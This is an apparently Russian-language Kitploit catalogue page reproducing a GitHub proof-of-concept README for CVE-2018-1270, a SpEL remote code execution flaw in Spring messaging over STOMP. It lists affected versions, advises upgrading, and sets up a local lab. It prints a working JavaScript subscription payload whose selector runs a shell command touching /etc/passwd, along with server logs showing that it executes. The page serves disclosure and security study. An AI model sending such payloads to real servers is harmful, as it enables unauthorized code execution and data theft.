
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2018-1270 — Удалённое выполнение кода (RCE) через протокол STOMP в Spring messaging | Kitploit

Инструменты/GitHubGitHub/caledoniaproject/cve-2018-1270
Анализ уязвимостейАнализ КодаЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеArchived
GitHubcaledoniaproject/cve-2018-1270

CVE-2018-1270

Удалённое выполнение кода (RCE) через протокол STOMP в Spring messaging

Репозиторий
11318278 лет назадЕщё не проверено
Поделиться

CVE-2018-1270 - Spring messaging Spel уязвимость выполнения кода

Вчера Spring объявил об одной RCE-уязвимости, давайте разберемся:

  • CVE-2018-1270: Remote Code Execution with spring-messaging

Затронутые версии

  • Spring Framework 5.0 до 5.0.4
  • Spring Framework 4.3 до 4.3.14

Эта уязвимость не требует особых условий; если вы используете spring-messaging + websocket + STOMP, пожалуйста, как можно скорее обновитесь до последней версии; если вы используете SpringBoot, обновитесь до 2.0.1.RELEASE.

Детали уязвимости

Проще говоря, из-за того, что StandardEvaluationContext имеет слишком широкие права и может выполнять произвольные SpEL-выражения, после Spring 5.0.5 официально добавили SimpleEvaluationContext для реализации простого связывания данных, сохраняя гибкость без угрозы безопасности.

spring-messaging предоставляет поддержку протокола STOMP, позволяя клиентам подписываться на сообщения и использовать селектор для фильтрации сообщений, например

selector = 'T(java.lang.Runtime).getRuntime().exec("cp /etc/passwd /tmp")'
stompClient = Stomp.client('ws://localhost:8080/hello')
stompClient.connect({}, function(frame) {
    stompClient.subscribe('/topic/greetings', function() {}, {
        "selector": selector
    })
});

Когда вы подписываетесь, spring сохраняет этот фильтр и запускает его при получении сообщения клиентом, например


2018-04-07 08:32:20 [clientInboundChannel-3] TRACE o.s.m.s.b.DefaultSubscriptionRegistry - Subscription selector: [T(java.lang.Runtime).getRuntime().exec("cp /etc/passwd /tmp")]

...

2018-04-07 08:32:21 [MessageBroker-2] DEBUG o.s.m.s.b.DefaultSubscriptionRegistry - Failed to evaluate selector: EL1001E: Type conversion problem, cannot convert from java.lang.UNIXProcess to boolean

Скриншот PoC

screenshot

Подробный анализ уязвимости будет опубликован позже

Инструкция по использованию среды

Соберите и запустите сервер Spring Boot

mvn clean package
java -jar target/spring-boot-websocket-1.0.jar

Откройте браузер и введите выражение для тестирования

http://localhost:8080

screenshot

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    260
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    251

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






